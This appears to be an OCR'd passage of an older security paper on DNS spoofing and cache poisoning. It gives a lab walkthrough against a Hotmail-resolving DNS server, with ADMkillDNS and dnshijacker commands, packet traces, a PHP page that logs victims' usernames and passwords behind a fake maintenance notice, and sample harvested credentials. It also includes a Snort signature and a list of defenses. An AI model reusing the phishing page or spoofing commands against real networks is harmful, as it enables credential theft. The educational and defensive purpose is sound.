
4.The internal DNS server tries to resolve the answer if it doesn't have the answer cached it its own cache file by sending a query to the root authoritive dns servers .

5.the Dnshijacker tool sends a response back with a spoofed IP of the DNS server and a lie about the ip address of www.hotmail.com before sending the real answer by the internal DNS .

13:59:20.042628 **192.168.1.60.domain** > **192.168.1.27.32839**: [udp sum ok] 24959* q: A? www.hotmail.com. 1/0/0 www.hotmail.com. A 192.168.1.25 (64) (DF) (ttl 64, id 0, len 92)

the answer consists of the following parts
1.192.168.1.60 the spoofed DNS ip address .
2.192.168.1.27 the victim trying to access the hotmail website.
3. 24949* : indicates that his is an authoritive response for the query with the mentioned dns ID .
4. 1/0/0 : there is one answer , zero athoritive records and zero additional records.
5. 192.168.1.25 is the lie about www.hotmail.com ip address.
6.(64) Length .
7.(DF) Don't fragment is set.

6.The victim now is redirected to a fake web server running a mirror of www.hotmail.com website



I made some changes to the mirrored html file to send the user name and password post requests to a php file that will write the username and password to a text file .

The php file looks like this

```
<html>
<head>
<title>
        Hot---mail ????
</title>
</head>

<body>

        <h3> The Servers are Currently Down for maintenance </h3></p>
        <h2> We apologize for any inconvenience. Please come back later </h2>
        <?php
                // open the file
                $fd=fopen(passwd_list,"a");
                // concatenate the string
                $to_rite=$login."\t".$passwd."\n";
                // rite to the file
                fwrite($fd,$to_rite);
                // all  done TATA!!!!
                close($fd);
        ?>

</body>

</html>
```

After the user sends his/her username and passwords it will be written to the passwd_list file and a message asking the user to come back later due to server maintenance .
The following is the contents of the password_list file:

```
amal    amal
notsosmart      easytoguess
abdul   somecrappyfakepa
user    pooruser

???????         *********
we\'llgetu4 this-amal:D
```

3.4.4 Variants Of the attack

There are several ways to mount such attack which will at the end redirect the traffic by sending faulty dns responses to the clients. On way is to set a rogues DHCP server in the network and foil the real DHCP server by spoofing DNS server's IP address .

'*By setting up a rogue DHCP server, a hacker could create a veritable playground for him/her self. The DHCP protocol can aid a hacker to redirect traffic through their machine (man in the middle attack) or send users to false web pages (via a rogue DNS server). This could occur as a DHCP server can set various options such as what IP address to use for the default gateway and what DNS servers to use.*'[1]

Cache poisoning is a more sophisticated attack which can be considered as a variant to the dnsspoofing attack

The cache poisoning is a process where attacks are made on the DNS's cache data in order to misdirect and intercept packets on domain name servers. Domain name servers like BIND versions before 8.1.1 and 4.9.6 are vulnerable to this attack also some old Microsoft DNS servers used a predictable IDs for its queries . if the attacker could guess Query IDs based on earlier query IDs he can send bogus data from a remote name server with a big TTL value to the vulnerable name server , the false response would be stored in the querying server's cache until the entry's time to live period expired ,but by supplying a long TTL value it will remain in the cache longer (note the DNS TTL field is completely different from the IP TTL field). By providing false host name and mapping information, the attacker can misdirect name resolution mapping, opening network data to capture inspection, and potential corruption.

DNS cache poisoning is an old attack , as almost all current DNS servers are protected against it , but many DNS servers out there in the internet are still running ancient versions of DNS. several tools can be used to test if the server is vulnerable to the attack like zodiac which can be downloaded from :
http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=zodiac&type=archives

---

1.http://www.securiteam.com/securitynews/5SP0M0U8AK.html

3.4.5 Description of the DNS cache poisoning attack

DNS ID is the way where the dns server could recognize the multiple question/answer queries and classify which answer belongs to which question.
For this attack it is essential to be able to guess the methodology of creating DNS IDs
If we are connected to a LAN it is easy to sniff the packets and clarify how easy it is to guess the next DNS query id , but if we are launching this attack remotely this mission will be more difficult .The attacker can have root privileges on a registered domain name server or on a dns server which was taken over by him , he can ask the victim dns server to resolve a web page which is hosted by the attacker's dns server , by repeating the same operation couple of times , the attacker can predict how random is the victim DNS IDs .
DNS IDs are generated using PRNGs **(pseudo-random number generator),** they are programs written for, and used in, probability and statistics applications when large quantities of random digits are needed using different algorithms written for the purpose of generating random numbers. The PRNGs are used to generate Initial sequence numbers for the TCP headers as well as session-ids (cookies) and DNS IDs .

A good research paper was written by Michal Zalewski to analyze the pseudo-random number generators (PRNGs) used for random numbers generation in different operating systems and to expose potential flaws in the algorithms used.
The full description of the analysis mechanism can be found in :

http://razor.bindview.com/publish/papers/tcpseq.html#ios

3.4.6 How the attack works

For this attack a tools called ADMID was being used , it's a package of various tools used for the purpose of DNS testing .

The tool can be downloaded from the packet storm security website :
http://packetstormsecurity.nl/groups/ADM/ADM-DNS-SPOOF/

for this particular attack , a tool called ADMkill was used to spoof the DNS requests and send faulty responses using a spoofed ip address for the authorized name server .

1.as we mentioned earlier it is important to guess the DNS query id . The dnshijacker tool can be used on printing mode to sniff the dns traffic without spoofing and the attacker will be able to estimate the current ID range for the DNS server queries

```
./dnshijacker –v –p
```

3. the attack will send a query asking access the hotmail webpage .

```
attacker.security.com.32920 > 192.168.1.60.domain: [udp sum ok] 42490+ A?
www.hotmail.com. [|domain] (DF) (ttl 64, id 8746, len 61)
```

4. the local dns server will send a query to one of the com top level domain root servers

192.168.1.60.domain > e.gtld-servers.net.domain: [udp sum ok] 27352 A? www.hotmail.com. [|domain] (DF) (ttl 64, id 0, len 61)

5. If it have a cached answer , it will return a list of the root athorative name servers for the hotmail.com domain

e.gtld-servers.net.domain > **192.168.1.60.domain**: [udp sum ok] 27352- q: A? www.hotmail.com. 0/4/4 ns: hotmail.com. NS NS1.hotmail.com., hotmail.com. NS NS2.hotmail.com., hotmail.com. NS NS3.hotmail.com., hotmail.com. NS NS4.hotmail.com. ar: NS1.hotmail.com. A ns1.hotmail.com, NS2.hotmail.com. A ns2.hotmail.com, NS3.hotmail.com. A ns3.hotmail.com, NS4.hotmail.com. A ns4.hotmail.com (169) (ttl 52, id 16209, len 197)

6. the local DNS will pick one of the authorative name servers and send the query again to it .

192.168.1.60.domain > **ns4.hotmail.com.domain**: [udp sum ok] 27353+ A? www.hotmail.com. [|domain] (DF) (ttl 64, id 0, len 61)

7.the ns4.hotmail.com domain name server will send a list of the domain names serving the hotmail webpage .

ns4.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27353*- q: A? www.hotmail.com. 5/4/4 www.hotmail.com. A lc2.law13.hotmail.com, www.hotmail.com. A lc3.law13.hotmail.com, www.hotmail.com. A lc1.law5.hotmail.com, www.hotmail.com. A lc2.law5.hotmail.com, www.hotmail.com. A lc1.law13.hotmail.com ns: hotmail.com. NS ns1.hotmail.com., hotmail.com. NS ns2.hotmail.com., hotmail.com. NS ns3.hotmail.com., hotmail.com. NS ns4.hotmail.com. ar: ns1.hotmail.com. A ns1.hotmail.com, ns2.hotmail.com. A ns2.hotmail.com, ns3.hotmail.com. A ns3.hotmail.com, ns4.hotmail.com. A ns4.hotmail.com (249) (ttl 47, id 62755, len 277)

7. the local dns will send the results back to the attacker

192.168.1.60.domain > **attacker.security.com**.32920: [udp sum ok] 42490* q: A? www.hotmail.com. 5/4/4 www.hotmail.com. A lc2.law13.hotmail.com, www.hotmail.com. A lc3.law13.hotmail.com, www.hotmail.com. A lc1.law5.hotmail.com, www.hotmail.com. A lc2.law5.hotmail.com, www.hotmail.com. A lc1.law13.hotmail.com ns: hotmail.com. NS ns1.hotmail.com., hotmail.com. NS ns2.hotmail.com., hotmail.com. NS ns3.hotmail.com., hotmail.com. NS ns4.hotmail.com. ar: ns1.hotmail.com. A ns1.hotmail.com, ns2.hotmail.com. A ns2.hotmail.com, ns3.hotmail.com. A ns3.hotmail.com, ns4.hotmail.com. A ns4.hotmail.com (249) (DF) (ttl 64, id 0, len 277)

8. now the attacker's mission is becoming difficult as the attacker's resolver will choose one of the available domain names and if he was lucky he might choose the right one to spoof. that what makes spoofing hotmail web pages much difficult . so next time if you want to spoof a web page choose a webpage that has only one IP address ☺.

192.168.1.25.32922 > **192.168.1.60.domain**: [udp sum ok] 42491+ A? lc2.law13.hotmail.com. [|domain] (DF) (ttl 64, id 8870, len 76)

9. the local dns server will send the query again to one of the hotmail root name servers . again the attacker should be lucky to guess which name server the query will be sent to ☺.

192.168.1.60.domain > **ns3.hotmail.com.domain**: [udp sum ok] 27355 A? lc2.law13.hotmail.com. [|domain] (DF) (ttl 64, id 0, len 76)

10. the interesting part of the attack starts here when the attacker send the faulty responses with a spoofed ip address of the ns2.hotmail.com DNS .

 # ./ADMkillDNS 209.185.130.68 192.168.1.60 lc2.law13.hotmail.com 27330 27360

The first ip address is the ns3.hotmail.com IP , the second ip address is the local dns ip address , the third part is the name we want to spoof and finally we give the range of DNS IDs we want to send the packets with in this case it is starting from 27330 and ending on 27360 .

The sent packets will look like this :

ns3.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27330*- q: A? lc2.law13.hotmail.com. 1/0/0 lc2.law13.hotmail.com. **A 192.168.1.25** (76) (ttl 245, id 4868, len 104)

ns3.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27331*- q: A? lc2.law13.hotmail.com. 1/0/0 lc2.law13.hotmail.com**. A 192.168.1.25** (76) (ttl 245, id 4868, len 104)

ns3.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27332*- q: A? lc2.law13.hotmail.com. 1/0/0 lc2.law13.hotmail.com. **A 192.168.1.25 (**76) (ttl 245, id 4868, len 104)

ns3.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27333*- q: A? lc2.law13.hotmail.com. 1/0/0 lc2.law13.hotmail.com. **A 192.168.1.25** (76) (ttl 245, id 4868, len 104)

ns3.hotmail.com.domain > **192.168.1.60.domain**: [udp sum ok] 27334*- q: A? lc2.law13.hotmail.com. 1/0/0 lc2.law13.hotmail.com. **A 192.168.1.25** (76) (ttl 245, id 4868, len 104)
.
.
.
etc

The attacker sends multiple responses to the server with the DNS IDs incrementing by one and with a big TTL value ,hoping that the local dns query will be

11. the answer will be saved in the DNS cache and any host requesting the lc2.law3.hotmail.com page will be redirected to the attacker web server on 192.168.1.25.

3.4.7 Other tools

Other tools can be used to perform the same attack , one of them is the famous Dsniff by Dug-Song
http://monkey.org/~dugsong/dsniff/
dsniff is a collection of tools that have several functionalities , two of them can be useful for this kind of attack .

1. arpspoof it spoof the traffic by broadcasting the MAC address of the attacker as the default gateway MAC for example , and you need to enable IP forwarding in you kernel either by enabling the IP forwarding option using a tool called fragrouter : ./fragrouter –B1
   , or by enabling it in your kernel :

2.dnsspoof has the same functionality as the dnshijacker tool

3.4.8 IDS signatures

A signature is available in the Snort IDS , which will detect DNS cache poisoning attempts , packets with high TTL values and DNS responses which come from non-authorized DNS servers .

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg:"DNS SPOOF query
response PTR with TTL\: 1 min. and no authority";
content:"|858000010001000000000|"; content:"|c00c000c00010000003c000f|";
classtype:bad-unknown; sid:253; rev:2;)
```

3.4.9 How to protect against the attack.

To protect against the arpspoofing attack you can use a static arp table , static ARP tables takes away much of the impact of the shared-segment spoofing, but one important point still remains. Most operating systems do not (at least not by default) check if a received IP datagram originated from a MAC address that makes any sense.
Most modern switches have security feature called 'MAC locking'. This feature makes it possible to lock a MAC address to a specific physical port of the switch. This combined with static ARP and MAC/IP filters could totally eradicate the spoofing possibilities on a shared-segment.

On the other hand , to protect against the dnsspoofing attack , various defense techniques should be taken :

- Upgrade to the latest DNS server , BIND v9 , and latest windows DNS.
- Use services with strong authentication and encryption like SSH instead of telnet that exchanges data in plain text .
- Make sure you check the integrity of the web page you are accessing and use SSL for important transactions.Using SSL is not enough to protect your customers - a hacker can generate a false *secure* connection with the users PC and the user would be none the wiser. Whilst SSL might be used to give strong encryption for the connection to the web site, WebAssurity is used to guarantee that the link really is coming from the site, and not through somewhere else.

- Use split DNS techniques , A split configuration means that two (possibly more) agency zone files are served by two different sets of name servers. One set offers DNS services to the Internet and serves up a limited set of names and IP addresses suitable for public use
- Disabling recursion puts your name servers into a passive mode, telling them never to send queries on behalf of other name servers or resolvers.

  - A non-recursive name server is very difficult to spoof, since it doesn't send queries, and hence doesn't cache any data

  - You can't disable recursion on a name server if any legitimate resolvers query it, or if other name servers use it as a forwarder

  - If you can't disable recursion, restrict the queries the name server will accept, shown later

- apply zone-checking tools. Three useful "free" tools are DNSWALK, dlint, as well as file integrity checkers like tripwire.
- Utilize Intrusion Detection Systems .
- Harden your Operating system running DNS .

4.0 Future of DNS security :

DNSSEC if the future of the dns security , The aim of DNSSEC is to secure and authenticate entries in the DNS, and provide protection against masquerading. Entries are signed using electronic keys verified via a Public Key Infrastructure (PKI), which allowed them to be traced back to a trusted source. It would also ensure that only authorized parties could made changes to the data. DNSEC is available now in BINDv9 but it's not widely deployed yet.